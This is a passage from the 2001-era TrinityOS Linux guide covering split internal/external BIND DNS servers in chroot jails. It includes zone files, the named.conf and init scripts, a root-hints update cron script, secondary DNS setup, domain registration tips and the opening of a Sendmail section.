;        as well since the internal zone assumes that it is
;        authoritative for acme123.com zone and thus would never
;        contact the external server for any other
;        acme123.com queries.

roadrunner-int      86400      A      192.168.0.1
                    HINFO     "a486/160/40M" "Linux 2.0"

mail                 86400      A      192.168.0.1
                    HINFO     "a486/160/40M" "Linux 2.0"

coyote              86400      A      192.168.0.2
                    HINFO     "iPentium-II/260/64M" "Win95"

spare               86400      A      192.168.0.9
                    HINFO     "Unknown" "Unknown"

spare2              86400      A      192.168.0.10
                    HINFO     "Unknown" "Unknown"
```

The following file is the REVERSE zone records for the internal ACME123.com network
/home/chroot-dns-int/var/named/192.168.0-in.addr.db

```

;
; /home/chroot-dns-int/var/named/192.168.0-in.addr ZONE file for TrinityOS - 03/05/01
;
$TTL      86400
@          IN      SOA     ns.acme123.com. hostmaster.acme123.com. (
                                2001052800      ; serial, todays date + todays serial #
                                1              ; Serial
                                8H             ; Refresh
                                2H             ; Retry
                                1W             ; Expire
                                1D)           ; Minimum TTL

                                NS      ns.acme123.com.

1          86400      PTR     roadrunner-int.acme123.com.
```

2	86400	PTR	coyote.acme123.com.
9	86400	PTR	spare.acme123.com.
10	86400	PTR	spare2.acme123.com.

24.8 Creating the external named.conf configuration file

- Now, here is the configuration file for the EXTERNAL DNS server:

```
/home/chroot-dns-ext/etc/named.conf
```

```
// /home/chroot-dns-ext/etc/named.conf for TrinityOS - 03/05/01
// Config file for a full authoritative --EXTERNAL-- DNS server

options {
    //Remember, this is already CHROOTed. /var/named IS correct
    directory "/var/named";

    //Do NOT have the server listening on localhost or the internal interface
    listen-on port 53 {
        100.200.0.212;
    };

    // Clean the cache every 6 hours (default is 1).
    cleaning-interval 360;

    // Uncommenting this might help if you have to go through a
    // firewall and things are not working out:
    // query-source address * port 53;
};

zone "." {
    type hint;
    file "root.hints.db";
};

zone "acme123.com" {
    type master;
    notify yes;
    file "acme123.com.db";
    allow-transfer {
        102.200.0.25/32;
    };
};

zone "212.0.200.100.in-addr.arpa" {
    type master;
    notify yes;
    file "212.0.200.100.db";
    allow-transfer {
```

```

    102.200.0.25/32;
    };
};

```

24.9 Creating the external zone files

- Next, you need to create another root.hints.db file like the one shown below. But, like any thing else, the Internet's root servers are always changing. So, I recommend you create your OWN copy by running the following command and not using the below example .db file:

```
dig @a.root-servers.net . ns > /home/chroot-dns-ext/var/named/root.hints.db
```

```
/home/chroot-dns-ext/var/named/root.hints.db
```

```

; <<>> DiG 8.1 <<>> @a.root-servers.net . ns
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr rd; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 13
;; QUERY SECTION:
;;      ., type = NS, class = IN

;; ANSWER SECTION:
.           5d10h28m15s IN NS  M.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  L.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  K.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  J.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  B.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  F.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  G.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  C.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  H.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  A.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  D.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  E.ROOT-SERVERS.NET.
.           5d10h28m15s IN NS  I.ROOT-SERVERS.NET.

;; ADDITIONAL SECTION:
M.ROOT-SERVERS.NET. 5w6d16h IN A 202.12.27.33
L.ROOT-SERVERS.NET. 5w6d16h IN A 198.32.64.12
K.ROOT-SERVERS.NET. 5w6d16h IN A 193.0.14.129
J.ROOT-SERVERS.NET. 5w6d16h IN A 198.41.0.10
B.ROOT-SERVERS.NET. 5w6d16h IN A 128.9.0.107
F.ROOT-SERVERS.NET. 5w6d16h IN A 192.5.5.241
G.ROOT-SERVERS.NET. 5w6d16h IN A 192.112.36.4
C.ROOT-SERVERS.NET. 5w6d16h IN A 192.33.4.12
H.ROOT-SERVERS.NET. 5w6d16h IN A 128.63.2.53
A.ROOT-SERVERS.NET. 5w6d16h IN A 198.41.0.4

```



```
2H      ; Retry
1W      ; Expire
1D)     ; Minimum TTL
```

```
NS      ns.acme123.com.
NS      102.200.0.25.
```

```
212.0.200.100.in-addr.arpa. IN PTR      ns.acme123.com.
```

24.10 Fixing final CHROOTed permissions and ownerships

- Ok, lets finally fix the file owner and group permissions for the respective Zone files:

```
chown -R chroot-dns-int.chroot-dns-int /home/chroot-dns-int

chown -R chroot-dns-ext.chroot-dns-ext /home/chroot-dns-ext
```

24.11 Tuning how NAMED loads for a SPLIT zone file configuration

Ok, time for the glue. You need to change the way that DNS loads the server up to recognize the new layout and to load multiple servers:

Redhat users:

- Edit `/etc/rc.d/init.d/named` and change the lines:

```
[ -f /usr/sbin/named ] || exit 0
.
.
.
[ -f /etc/named.conf ] || exit 0
```

to:

```
[ -f /home/chroot-dns-int/usr/sbin/named ] || exit 0
[ -f /home/chroot-dns-ext/usr/sbin/named ] || exit 0

[ -f /home/chroot-dns-int/etc/named.conf ] || exit 0
[ -f /home/chroot-dns-ext/etc/named.conf ] || exit 0
```

- You now need to setup the following lines to do the actually loading of the two individual DNS servers. It is recommended that you get this file from the TrinityOS-security script to save you time and possible typos.

```
#!/bin/sh
#
# named          This shell script takes care of starting and stopping
#               named (BIND DNS server).
```

```

#
# chkconfig: - 55 45
# description: named (BIND) is a Domain Name Server (DNS) \
# that is used to resolve host names to IP addresses.
# probe: true

# -----
# # TrinityOS-named
# v03/05/01
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/~dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates
# -----
#
# 03/05/01 - Updated the file to support the loading of Bind9
# 01/28/01 - Added a few CR-LFs to clean up the output between starting
#           the internal and external zones
# 10/07/00 - Added the start-int, start-ext, stop-int, and stop-ext functions
#
# -----

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -f /home/chroot-dns-int/usr/sbin/named ] || exit 0
[ -f /home/chroot-dns-ext/usr/sbin/named ] || exit 0

[ -f /home/chroot-dns-int/etc/named.conf ] || exit 0
[ -f /home/chroot-dns-ext/etc/named.conf ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in

    start)
        # Start daemons.

```

```

echo -n "Starting named-int: "

#Bind9 - Use this setup if you are using Bind9
#
daemon /home/chroot-dns-int/usr/sbin/named -u chroot-dns-int -t /home/chroot-dns-int

#Bind8 - # out the "daemon" line above and un-# out the line below
#         if you are running Bind8
#
#daemon /home/chroot-dns-int/usr/sbin/named -u chroot-dns-int -g chroot-dns-int -t /home

RETVAL=$?
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/named-int

sleep 5

echo -e "\r"
echo -n "Starting named-ext: "

#For some reason, this server won't load with the "daemon" line in
# front - if you have a solution for this, please let me know

#Bind9 - Use this setup if you are using Bind9
#
/home/chroot-dns-ext/usr/sbin/named -u chroot-dns-ext -t /home/chroot-dns-ext

#Bind8 - # out the "daemon" line above and un-# out the line below
#         if you are running Bind8
#
#/home/chroot-dns-ext/usr/sbin/named -u chroot-dns-ext -g chroot-dns-ext -t /home/chroot

RETVAL=$?
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/named-ext
echo -e "\r"

;;

start-int)
# Start daemons.
echo -n "Starting named-int: "

#For some reason, this server won't load with the "daemon" line in
# front - if you have a solution for this, please let me know

#Bind9 - Use this setup if you are using Bind9
#
/home/chroot-dns-int/usr/sbin/named -u chroot-dns-int -t /home/chroot-dns-int

#Bind8 - # out the "daemon" line above and un-# out the line below
#         if you are running Bind8
#

```

```

/home/chroot-dns-int/usr/sbin/named -u chroot-dns-int -g chroot-dns-int -t /home/chroot

RETVAL=$?
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/named-int
echo -e "\r"
;;

start-ext)
echo -n "Starting named-ext: "

#For some reason, this server won't load with the "daemon" line in
# front - if you have a solution for this, please let me know

#Bind9 - Use this setup if you are using Bind9
#
/home/chroot-dns-ext/usr/sbin/named -u chroot-dns-ext -t /home/chroot-dns-ext

#Bind8 - # out the "daemon" line above and un-# out the line below
#         if you are running Bind8
#
/home/chroot-dns-ext/usr/sbin/named -u chroot-dns-ext -g chroot-dns-ext -t /home/chroot-

RETVAL=$?
$RETVAL -eq 0 ] && touch /var/lock/subsys/named-ext
echo -e "\r"
;;

stop)
# Stop daemons.
echo -n "Shutting down named: "
killproc named
RETVAL=$?
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/named-int && rm -f /var/lock/subsys/named-ext
echo -e "\r"
;;

stop-int)
# Stop INT daemons.
echo -n "Shutting down named-int: "
kill 'ps ax | grep chroot-dns-int/usr/sbin/named | grep -v -e grep | awk '{print $1}'
RETVAL=$?
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/named-int
echo -e "\r"
;;

stop-ext)
# Stop EXT daemons.
echo -n "Shutting down named-ext: "
kill 'ps ax | grep chroot-dns-ext/usr/sbin/named | grep -v -e grep | awk '{print $1}'
RETVAL=$?

```

```
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/named-ext
    echo -e "\r"
;;

status)
    /usr/sbin/ndc status
    exit $?
;;

restart)
    $0 stop
    $0 start
;;

reload)
    /usr/sbin/ndc reload
    exit $?
;;

probe)
    # named knows how to reload intelligently; we don't want linuxconf
    # to offer to restart every time
    /usr/sbin/ndc reload >/dev/null 2>&1 || echo start
    exit 0
;;

*)
    echo "Usage: named {start|start-int|start-ext|stop|stop-int|stop-ext|status|restart}"
    exit 1
esac
exit $RETVAL
```

24.12 Enabling Bind to load upon boot

- Now, do the following for your respective Linux Distribution:
 - Slackware Specific:
 - * Un #’d out the lines in the `/etc/rc.d/rc.inet2` file for `"named"`
 - Redhat Specific:
 - * Make sure that both the files `/etc/rc.d/init.d/named` and `/etc/rc.d/rc3.d/S55named` exists

24.13 Fixing SYSLOGing to understand the new CHROOTed setup

- Next, we need now modify how SYSLOG loads up so it understands how to deal with the new DNS servers: Edit `/etc/rc.d/init.d/syslog` file and change the loading of SYSLOG to the following:

```
daemon syslogd -a /home/chroot-dns-int/dev/log -a /home/chroot-dns-ext/dev/1
```

Now, configure your machine to use the local DNS server by editing `/etc/resolv.conf`

```
search acme123.com
nameserver 127.0.0.1

#Backup - your ISP's DNS servers
#nameserver 10.200.200.69
#nameserver 10.200.200.96
```

Next, make sure that your machine is prepped to use DNS:

Slackware: `/etc/host.conf`

```
order hosts, bind
multi on
```

Redhat: `/etc/nsswitch.conf`

Change the "hosts" line to read:

```
"hosts:          files dns"
```

Also, I would recommend to DELETE all instances of NIS from each line of this file UNLESS you *ARE* using NIS!

24.14 Starting up and testing BIND

Ok, **getting close!** Now, make sure that BIND is enabled to load upon boot.

- To do this, UN-DO all edits done to disable DNS from 8 (Section 8) Note: the NTSYSV method won't work for all of this.
 - Now, test that all the named files are correct by running "named" in a foreground test:
-

```
/home/chroot-dns-int/usr/sbin/named -u chroot-dns-int -g chroot-dns-int -t /home/chroot-dns-int
```

The **INTERNAL** server output should look something like:

```
Apr 10 01:48:42 project named[27951]: starting.  named 8.2.2-P5 Tue Dec 14 20:30:23 CET 1999 ^I.
Apr 10 01:48:42 project named[27951]: hint zone "" (IN) loaded (serial 0)
Apr 10 01:48:42 project named[27951]: Zone "192.168.0" (file 192.168.0.db): No default TTL set v
Apr 10 01:48:42 project named[27951]: master zone "192.168.0" (IN) loaded (serial 2000033100)
Apr 10 01:48:42 project named[27951]: Zone "0.168.192.in-addr.arpa" (file 192.168.0-in.addr.db)
Apr 10 01:48:42 project named[27951]: master zone "0.168.192.in-addr.arpa" (IN) loaded (serial
Apr 10 01:48:42 project named[27951]: listening on [127.0.0.1].53 (lo)
Apr 10 01:48:42 project named[27951]: Forwarding source address is [0.0.0.0].1033
Apr 10 01:48:42 project named[27951]: chrooted to /home/chroot-dns-int
```

```
Apr 10 01:48:42 project named[27951]: group = chroot-dns-int
Apr 10 01:48:42 project named[27951]: user = chroot-dns-int
Apr 10 01:48:42 project named[27951]: Ready to answer queries.
Apr 10 01:48:42 project named[27951]: Zone "192.168.0" (file 192.168.0.db): No default TTL set
Apr 10 01:48:42 project named[27951]: Zone "0.168.192.in-addr.arpa" (file 192.168.0-in.addr.db)
```

Hit Control-C when you are sure that Named is running ok.

Now try running the external server:

```
/home/chroot-dns-ext/usr/sbin/named -u chroot-dns-ext -g chroot-dns-ext -t /home/chroot-dns-ext
```

The **EXTNERAL** server output should look something like:

```
Apr 10 01:52:10 project named[27960]: starting.  named 8.2.2-P5 Tue Dec 14 20:30:23 CET 1999 ^I
Apr 10 01:52:10 project named[27960]: hint zone "" (IN) loaded (serial 0)
Apr 10 01:52:10 project named[27960]: Zone "acme123.com" (file acme123.com.db): No default TTL
Apr 10 01:52:10 project named[27960]: master zone "acme123.com" (IN) loaded (serial 2000033100)
Apr 10 01:52:10 project named[27960]: Zone "212.0.200.100.in-addr.arpa" (file 100.200.0.212.db)
Apr 10 01:52:10 project named[27960]: master zone "212.0.200.100.db.in-addr.arpa" (IN) loaded
Apr 10 01:52:10 project named[27960]: listening on [100.200.0.212].53 (eth0)
Apr 10 01:52:10 project named[27960]: Forwarding source address is [0.0.0.0].1033
Apr 10 01:52:10 project named[27961]: chrooted to /home/chroot-dns-ext
Apr 10 01:52:10 project named[27961]: group = chroot-dns-ext
Apr 10 01:52:10 project named[27961]: user = chroot-dns-ext
Apr 10 01:52:10 project named[27961]: Ready to answer queries.
Apr 10 01:52:15 project named[27961]: Sent NOTIFY for "acme123.com IN SOA" (trinityos.com); 1 N
Apr 10 01:52:21 project named[27961]: Received NOTIFY answer from 216.111.111.216 for "trinityos
Apr 10 01:52:37 project named[27961]: Sent NOTIFY for "212.0.200.100.in-addr.arpa IN SOA" (212.
Apr 10 01:52:38 project named[27961]: Received NOTIFY answer from 102.200.0.25 for "212.0.200.1
```

Hit Control-C when you are sure that Named is running ok.

Please also note that if the TIME and DATE of your log files is off, you need to set the TZ environment variable as described in 7 (Section 7).

24.15 Changes for Bind9

As I mentioned before, TrinityOS currently doesn't currently cover Dynamic DNS, DNSSEC, etc. Some of these features are very cool and they WILL be covered some time in the future.

Anyway, for now, I wanted to mention that the "nslookup" that we are all familiar with are going away in favor of the "dig" and "host" commands instead. I recommend that you start getting used to "host" and "dig" and if you need to continue to use "nslookup", you should consider the following alias to avoid the annoying nslookup warnings:

```
/etc/bashrc
```

```
alias nslookup='nslookup -silent'
```

24.16 Supporting more than one Internet Domain name

Having your Linux box do DNS for more than just ONE domain is VERY simple. If you want to do this, all you have to do is:

1. Create and edit both another FORWARD zone file (acme123.com) for your new domain. e.g. use the old acme123.com files from above as a template for your new /home/chroot-dns-ext/var/named/newdomain.com.db file
2. Edit the /home/chroot-dns-ext/etc/named.conf file to:
 - (a) Allow secondary DNS access to your new 2nd domain's secondary DNS server (if a different secondary than your primary domain secondary server).
 - (b) Add the loading of the new /var/named/newdomain.com.db zone file just like you did for the acme123.com zone file.
 - (c) Restart Bind

24.17 Setting up Secondary (BACKUP) DNS servers

If you want to configure someone else's DNS server to be a secondary for you *OR* you want configure your DNS server to be a secondary for someone else's domain(s), do the following:

Setting up NAMED to allow a remote server to be a Secondary for **your domain(s)**:

- Edit /home/chroot-dns-ext/etc/named.conf file and make sure the "allow-transfer" line has the proper IP address of the remote slave DNS server.
- Edit the remote server's /home/chroot-dns-ext/etc/named.conf file and APPEND the following:

```
zone "acme123.com." {
    type slave;
    file "acme123.com.db";
    masters { 100.200.0.212; };
    allow-transfer { none; };
};

zone "212.0.200.100.in-addr.arpa." {
    type slave;
    file "212.0.200.100.db";
    masters { 100.200.0.212; };
    allow-transfer { none; };
};
```

NOTE: If the remote domain actually had multiple IPs or a "subnet of IPs" (typically 5 or more IP addresses), you would need a slightly different configuration. The following example would be correct if the remote domain had -8- IP allocated.

```
zone "128/29.0.200.100.in-addr.arpa." {
    type slave;
    file "128.0.200.100.db";
    masters { 100.200.0.129; };
    allow-transfer { none; };
};
```


Basically, you need to understand that:

The IP addresses the remote site was given an address range of 100.200.0.128-135 with a subnet mask of 255.255.255.250 (a /29).

Then, with the not-so-obvious DNS syntax from RFC 2317, you read the top line as:

- In the last octet of the IP address, the first IP address of this remote subet is "128". (This is the NETWORK address)
- Next, the subnet mask is a /29 or 8 IPs
- The remaining reverse zone is 0.200.100

Yes, its weird syntax and NOT obvious (try even reading the RFC!) but it works fine.

- Finally, you need to create a dummy file for this remote domain.

```
touch /home/chroot-dns-ext/var/named/acme123.com.db
```

- Now, restart the remote secondary DNS server by running the following command from the remote box:

– Redhat:

```
/etc/rc.d/init.d/named stop  
/etc/rc.d/init.d/named start
```

– Slackware:

```
kill -HUP `ps aux | grep named | grep -v -e grep | awk '{print $2}'`/usr/sb
```

Once everything is working fine, be SURE to follow the "aliases" instruction in 18 (Section 18).

24.18 Secondary DNS Design considerations

It should be mentioned that there is a very interesting and SERIOUS design issue that needs to be considered when setting up secondary zones with a split DNS setup. Say you have acme123.com running on both the INTERNAL -and- EXTERNAL processes on a server (same as the TrinityOS example set above).

The problem arises when you secondary for some remote domain(s) on the Internet. The email server for your domain then tries to send email to that remote email server. The process goes something as follows:

- Your internal SMTP server, which uses your INTERNAL DNS server (127.0.0.1) as its dns server, does a DNS MX lookup for the destination email server.. say "buggs.com".
- So the internal DNS server (127.0.0.1) goes out to the Internet and asks, "what server is authoritative for the "buggs.com" domain". A response comes back saying: " your machine, ns.acme123.com is authoritative!" Technically, this is true. Well, HALF true actually.

- If you followed the TrinityOS example exactly, your EXTERNAL DNS server (ns.acme123.com) *IS* authoritative for both the "acme123.com" domain as well as "buggs.com" domain but the INTERNAL server is not. The INTERNAL server is only authoritative for the "acme123.com" domain (not "buggs.com")!
- What does that all mean? That means that when this MX DNS response comes back to the INTERNAL acme123.com server, the 127.0.0.1 server will think.. "Hey! They said I'm authoritative for that "buggs.com" domain but I don't know anything about it!" Error...
- If you had this situation, you would ultimately see weird and unhelpful error messages in the SYSLOG files that look something like: named[1188]: ns_forw: query(buggs.com) contains our address (roadrunner.acme123.com:192.168.0.1) learnt (A=acme123.com:NS=192.35.51.30)

Not very useful eh?

There are TWO valid solutions:

- One: You setup both the INTERNAL and EXTERNAL dns servers to secondary for the remote DNS zone(s). This would basically duplicate the secondary configurations from the EXTERNAL /home/chroot-dns-ext/etc/named.conf file into the INTERNAL /home/chroot-dns-int/etc/named.conf file. For example, you would copy this from the EXTERNAL named.conf to your INTERNAL named.conf file:

```
zone "acme123.com." {
    type slave;
    file "acme123.com.db";
    masters { 100.200.0.212; };
    allow-transfer { none; };
};
```

This would effectively make both the internal and external acme123.com DNS servers authoritative for those secondary zones. So when one of the slave DNS servers change something in their zone, both of the server processes would actually get a zone transfer.

- Two: You can change your internal zone name to something OTHER than being "acme123.com". Don't worry.. this won't hurt ANYTHING as the Sendmail configuration in TrinityOS will re-write this anyway. For example: you could change your internal domain to "acme123.pvt". Yes, ".pvt". Remember, this is YOUR DNS server so, while only domains like ".com, .net, .org, .us, etc." are legal on the Internet (today), anything goes for internal networks. So, with this .pvt domain configuration in place, the internal DNS server would know that it is NOT authoritative for the "acme123.com" domain. Because it is no longer "acme123.com", it is also NOT authoritative for those other remote zones ("buggs.com"). This might all seem like a pain but this second solution is somewhat cleaner than solution #1. Ultimately.. both work fine.

24.19 Automating the maintenance of the root-hints.db file

Ok, now DNS is hopefully working for your new connection. Next, I recommend that you implement the following script to maintain the root-hints file. This script is from the DNS-HOWTO (with a few changes on my behalf [should be in the DNS-HOWTO now]):

```
/usr/local/sbin/root-hints-update
```

```
<root-hints-update START>
```

```
#!/bin/bash
#
# Part of the copyrighted and trademarked TrinityOS document.
# http://www.ecst.csuchico.edu/~dranch/LINUX/index-linux.html
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
#
# Update the nameserver cache information file once per month.
# This is run automatically by a cron entry.
#
# v2.6 - Fixed an error where the root.hints.new file was missing
#       from the "results" email. The script is now deleting the
#       "results" file and is using all absolute paths. Finally, the
#       script is again sending the "result" output as well.
# v2.5 - Fixed a filename error where the final status email was using
#       int/root.hints.new instead of int/root.hints.db
#       - Removed the line trying to delete a non-existent file
#       - Added some echo statements to make things a little
#         clearer
# v2.4 - Updated the dig info lookup from ns.internic.net to
#       a.root-servers.net
# v2.3 - Updated the initial CD into one of the real CHROOTed dirs
#       vs. /var/named. The old script was also leaving a stray NEW
#       file in the EXT directory. Because of all this, the email
#       notification would show an old root.hints file though DNS
#       would have the correct updated file.
# v2.2 - Change getting the hints file from rs.internic.net to ns.internic.
#       net
# v2.1 - Fixed a typo in the CHMOD of the external root-hints.sb file
#       - Fixed the file ownership of the internal root-hints.db file
#       - Changed the default path of where the new root.hints.new file
#         is to be placed
#       - Updated to have a backup copy of the INTERNAL hints file and not
#         just have an EXTERNAL backup
# v2.0 - Updated the script to support dual zone files
# v1.3 - Updated the script to show more verbose FAILURE logs.
#       Thanks to jon.marks@novatek.co.nz for the ideas
#
# v1.2 - added the test if no ROOT-SERVERS were returned
# v1.1 - added the test if the result had a SERV-FAIL
# v1.0 - original script from the DNS-HOWTO

echo -e "Running /home/chroot-dns/ext/var/named/root-hints-update..\n"
export PATH=/sbin:/usr/sbin:/bin:/usr/bin:

echo "Entering chroot-dns-ext"
cd /home/chroot-dns-ext/var/named
```

```

echo "Getting current root servers list.."
dig @a.root-servers.net . ns > /home/chroot-dns-ext/var/named/root.hints.new \
2> /home/chroot-dns-ext/var/named/result

DIG_OUTCOME=FAIL
if [ `grep -c SERVFAIL /home/chroot-dns-ext/var/named/root.hints.new ` = 0 \
] && [ `grep -c ROOT-SERVERS /home/chroot-dns-ext/var/named/root.hints.new` -gt 0 ]
then
    DIG_OUTCOME=SUCCESS
    echo "    - Copying new hints file to the EXT named directory"
    mv -f /home/chroot-dns-ext/var/named/root.hints.db /home/chroot-dns-ext/var/named/root.hints
    cp -f /home/chroot-dns-ext/var/named/root.hints.new /home/chroot-dns-ext/var/named/root.hints
    chown chroot-dns-ext:chroot-dns-ext /home/chroot-dns-ext/var/named/root.hints.db
    chmod 444 /home/chroot-dns-ext/var/named/root.hints.db

    echo "    - Moving new hints file to the INT named directory"
    mv -f /home/chroot-dns-int/var/named/root.hints.db /home/chroot-dns-int/var/named/root.hints
    mv /home/chroot-dns-ext/var/named/root.hints.new /home/chroot-dns-int/var/named/root.hints.d
    chown chroot-dns-int:chroot-dns-int /home/chroot-dns-int/var/named/root.hints.db
    chmod 444 /home/chroot-dns-int/var/named/root.hints.db

    echo "Restarting both INT and EXT name.."
    echo -n "Restarting named: " >> result
    # note: We dont use restart since old Redhat didn't support it
    /etc/rc.d/init.d/named stop >> /home/chroot-dns-ext/var/named/result
    /etc/rc.d/init.d/named start >> /home/chroot-dns-ext/var/named/result
fi

echo "Emailing the results to root.."
(
    echo "To: hostmaster <root>"
    echo "From: system <root>"
    echo "Subject: TrinityOS DNS monthly root.hints.db update status: $DIG_OUTCOME."
    echo
    cat /home/chroot-dns-ext/var/named/result
    cat /home/chroot-dns-ext/var/named/root.hints.db
    echo
) | /usr/sbin/sendmail -t
echo "Done."
rm -f /home/chroot-dns-ext/var/named/result
exit 0

```

<root-hints-update STOP>

Now, make it executable and readable ONLY by root:

```

    chmod 700 /usr/local/sbin/root-hints-update

```

Finally, put it in the cron job to run monthly:

Redhat:

```
ln -s /usr/local/sbin/root-hints-update /etc/cron.monthly/root-hints-update
```

Slackware:

- Edit "/var/spool/cron/crontab/root" and add this line to the bottom of the file:

```
--  
02 3 1 * *      /usr/local/sbin/root-hints-update  
--
```

That's it!

24.20 How to acquire an Internet Domain Name

To get your own Internet domain, you need:

1. A pre-selected Internet domain name that isn't already taken. You can check to see if your desired domain is available by going to:

<<http://www.internic.net>>

or use the UNIX "whois" command.

If the domain you want is already gone, don't forget to try the other suffixes like .com, .net, and .org. You should also know that many other countries are pushing users to use their domain space. For example, .cc is fairly popular with some people. NOTE: US laws are about to change in the Internet. Currently, sleazy Internet users have been reserving domain names like cheezewiz.com and making the rightful owners (Kraft Corporation) pay ransoms to get them back.

In 2000, companies that own trademarks to these names, like CheeseWiz, will have LEGAL rights to those domains. So, even if you had the domain, superdupergizo.com for years and sold gizmos with that name, someone might get that name trademarked. If that happens, they then will have LEGAL right to take that domain away from you.

Because of this, you might also want to get a trademark in addition to the domain name. You might not care too much about this but some people NEED TO. Please also understand that if you get a trademark for the name and you already secured the .com domain name, you will then have legal grounds to kick people off the .net and .org domains as well. Personally, I think it will be cheaper in the long run if you just register ALL three domain name suffixes (.com, .net, .org) at one time.

2. Agreements with (2) or more EXISTING DNS servers their TCP/IP address to be your secondary (backup) DNS servers. You will have to coordinate this setup with the remote DNS administrators but it isn't too hard. As it stands, the setup of the secondary supprot is fully documented in TrinityOS's DNS section. NOTE: You can RESERVE your desire DNS domain name NOW and not need to configure any server for a while. Basically, once you pay for it, the domain is YOURS unless you don't pay the renewal fees in (2) years. One thing several Internet Domain Registrars are now doing is providing a full co-location service for your domain where they will setup the DNS services, email, etc ALL on their server for a extra fee. . This service costs more than just the initial domain name procurment (currently \$119 for 2 years from NSI) but some people like it.

Note #2: Realistically the primary and multiple secondary servers shouldn't be on the same network (ISP). For example: if you want to put a DNS server behind your "XYZ" ISP provider, your backup DNS servers shouldn't be connected via "XYZ" as well. Why? What happens if XYZ ISP's network goes down? ALL DNS for your domain will fail. That means email will bounce, etc.

3. A permanent Internet connection with a static IP.

–OR–

You can sign up with some of those dynamic DNS providers and they can then update their tables to you.

4. A credit card (makes things easier but they can also bill you too for bulk requests). Each domain currently costs \$70 for 2 years and then \$35 per year after that. NOTE: Fortunately, you can usually deduct this cost from your taxes.
5. Now, with all this information (IP addresses, etc), go to `<http://www.internic.net>` and pick a Registrar. The incumbent registrar is Network Solutions (NSI) but my experience with them hasn't been the best. Though I can't recommend one registrar over another, I encourage you to research it a little. If you have good/bad luck with some of these new players, I'd love to hear from you.
6. Follow the prompts and enter in your domain name(s). Then click on either "reserve" or "register". NOTE: In the past, all DNS registration was done via a email-only system. It was confusing at times and a pain. The new system is ALL web based and is much better. Interestingly enough, NSI would let you fill things out via a WWW form but it still will email you the completed for and expect you to EMAIL it back to them. Lame.

NOTE #2: Do not put in bogus data for any of the fields thinking it will keep your information private. They check the info and if it doesn't all check, they will deny you the domain. The need your snail mail address for your receipt and phone numbers in case your DNS server, etc. goes down, is hacked into, etc. This phone number is more valuable than you might think.

NOTE #3: When filling out the new Contact Information area, you might see the section for security. There are three types:

MAIL-FROM: This means that any changes to your domain must come from an email address from your domain and it is the default setting.

DO NOT USE THIS OPTION.

Its too simple for remote people to forge email. Because of this, many people have had their domains STOLEN from them because of this weak link.

CRYPT: This is a password encrypted setup. This is pretty good as long as you use a GOOD password. See 8 (Section 8) in TrinityOS for how to pick good passwords.

PGP: This is the ultimate in security and you need to submit your public PGP key to the Internic. BE WARNED: If you change your PGP key often (your need to do this), you might lock yourself out of your domain and you will have to call the Internic direct.

If you DO NOT SEE these fields, don't worry. Once you finish your domain registration, go back to:

`<http://www.networksolutions.com/cgi-bin/itts/handle>`

and change it there.

7. When it asks you for a email address, do NOT use an email address that will be behind this new domain. Why? Until you get this DNS system fully running, any email from the Registrar will be lost! Get it? If you have problems with your domain and email isn't working, you WON'T be able to fix it because some registrars expect DNS fixit emails to come from the problem DNS domain. Stupid.. very stupid. Eh.. But.. don't worry, once everything works fine, you can go back and change this address.
8. After that, its pretty simple and VERY fast.

If you need more info on DNS, follow this great HOWTO:

`<ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/DNS-HOWTO>`

25 SMTP MAIL: Sendmail configuration w/ domain masquerading & spam filters

Sendmail is the typical MTA or Mail Transfer Agent for Linux. Though it seems complicated, it isn't too bad. Just take it a step at a time and you'll do fine. Yes, many of the commands are terse but the included configs are pretty good. If you don't trust my configs, check out <http://www.sendmail.org> for more details.

25.1 Determining what version of Sendmail you are running

```

*****
**
** Currently, Sendmail 8.11.6 is the last known SECURE version of
** Sendmail.  If you are running an old version, please UPGRADE.
**
** -----
** If you aren't sure what version of Sendmail you are running or what
** features were compiled into your version of Sendmail, try this command:
**
**     Generic method:      sendmail -d0.1 </dev/null
**
** Redhat:                  rpm -qa | grep sendmail
**
*****

```

NOTE: The following configs are

1. Tailored to MASQ users that have 1+ machines on an internal LAN
2. Users of Sendmail >= 8.9.x

Sendmail 8.8.x users can find 8.8.x in the TrinityOS-Retired documentation available at:

<http://www.ecst.csuchico.edu/~dranch/LINUX/TrinityOS/RETIREED/TrinityOS-Retired.html>

BUT these configs also apply to:

2. Linux users that are NOT doing MASQ will **STILL** need to make some of the changes below if they plan to have their Linux box send email whatsoever.
-

25.2 Notes about changes in Sendmail over the versions

As Sendmail continues to evolve to fill the needs of various users, the configuration files and mechanisms have changed. Here is a small table of the changes that effect TrinityOS users:

Sendmail 8.8.x

- Local aliases = /etc/aliases
- Local domains names = /etc/sendmail.cw

Sendmail 8.9.x+

- Local aliases = /etc/mail/aliases
- Local domain names = /etc/mail/sendmail.cw

Sendmail 8.11.x+

- Local aliases = /etc/mail/aliases
- Local domain names = /etc/mail/local-host-names
- Backup SMTP domains = /etc/mail/access
- Correct Path and file permissions are required

25.3 Downloading and either compiling or installing Sendmail from binaries

